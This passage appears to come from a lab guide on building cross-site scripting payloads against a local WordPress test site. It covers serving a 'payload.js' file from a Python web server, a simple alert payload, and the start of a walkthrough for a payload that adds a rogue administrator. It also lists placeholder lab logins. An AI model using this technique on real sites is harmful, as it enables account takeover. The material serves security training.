
Access the WordPress login at the following URL on your development system and login as the admin user:
http://127.0.0.1/wp-admin/

Username: **admin**
Password: **Password123!**

Note: if for any reason you need to log into the low privilege user account, you can use the following credentials:


Username: **bob**
Password: **Password123!**

You now need to open the admin posts view by clicking the following link:




Open the admin posts view

You'll see a list of posts. There is a "**XSS Post - Pending**" post. This is the post that already has our XSS injection that will include our '**payload.js**' file and execute it. Before you do that you should open the web developer console on the browser tab so that you can see debugging print statements from your JavaScript payload code. You can open the developer console as seen in the following screenshot.




Go to Menu -> Web Developer

From the web developer menu select the web console option as seen below.




Open the web console

Once you open the developer web console, you'll see your payloads JavaScript print/debug statements at the bottom.



Web console

Now you're ready to preview the XSS Post. Move your mouse to the '**XSS Post**' title, and select the '**Preview**' option:




Select to preview the post

You'll see a preview of this post load in the browser tab. This is the post that has the XSS injection that loads our malicious '**payload.js**' file. If you go to your terminal that is running your python SimpleHTTPServer, you'll see that the victim's browser has pulled in the payload file:

```
root@cdb:/# cd /root/payloadDev/
root@cdb:~/payloadDev# ls
demoFunctions.js  payload.js
root@cdb:~/payloadDev# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [17/Feb/2020 10:49:24] "GET /payload.js HTTP/1.1" 200 -
```

Victim browser loaded the payload.js file


If we view the current contents of our **payload.js** file, you'll see that it only contains a comment:



Initial payload.js contents


Let's start with a simple payload. Type the following text into the payload.js file
Note: Copies of the code snippets used in the guide can be found in /home/playerone/payloadDev/guideCodeSnippets.js

Code:
console.log('The world will be alerted');
alert('Hello World!');



Hello World payload

Once this code has been entered, save the payload.js file and refresh the post preview page in the browser. You'll see that the JavaScript payload executed, and you see both the alert box and the print statement to the console.



Alert box and console print statement

Now that you've achieved the dreaded alert box, let see if we can do something more interesting.

New Administrator Walkthrough


This section will walk you through how to develop the payload that will add a new administrative user of your choosing. If you haven't already, log into the WordPress site as the administrator.

*Note: If you just want to play with existing payloads, a function to add a new administrator is available in the **demoFunctions.j**s file.*

Access the WordPress login at the following URL on your development system:
http://127.0.0.1/wp-admin/


Username: **admin**
Password: **Password123!**

Now let's add a new user manually the way an administrator would so that we can see what that request looks like in Burp.



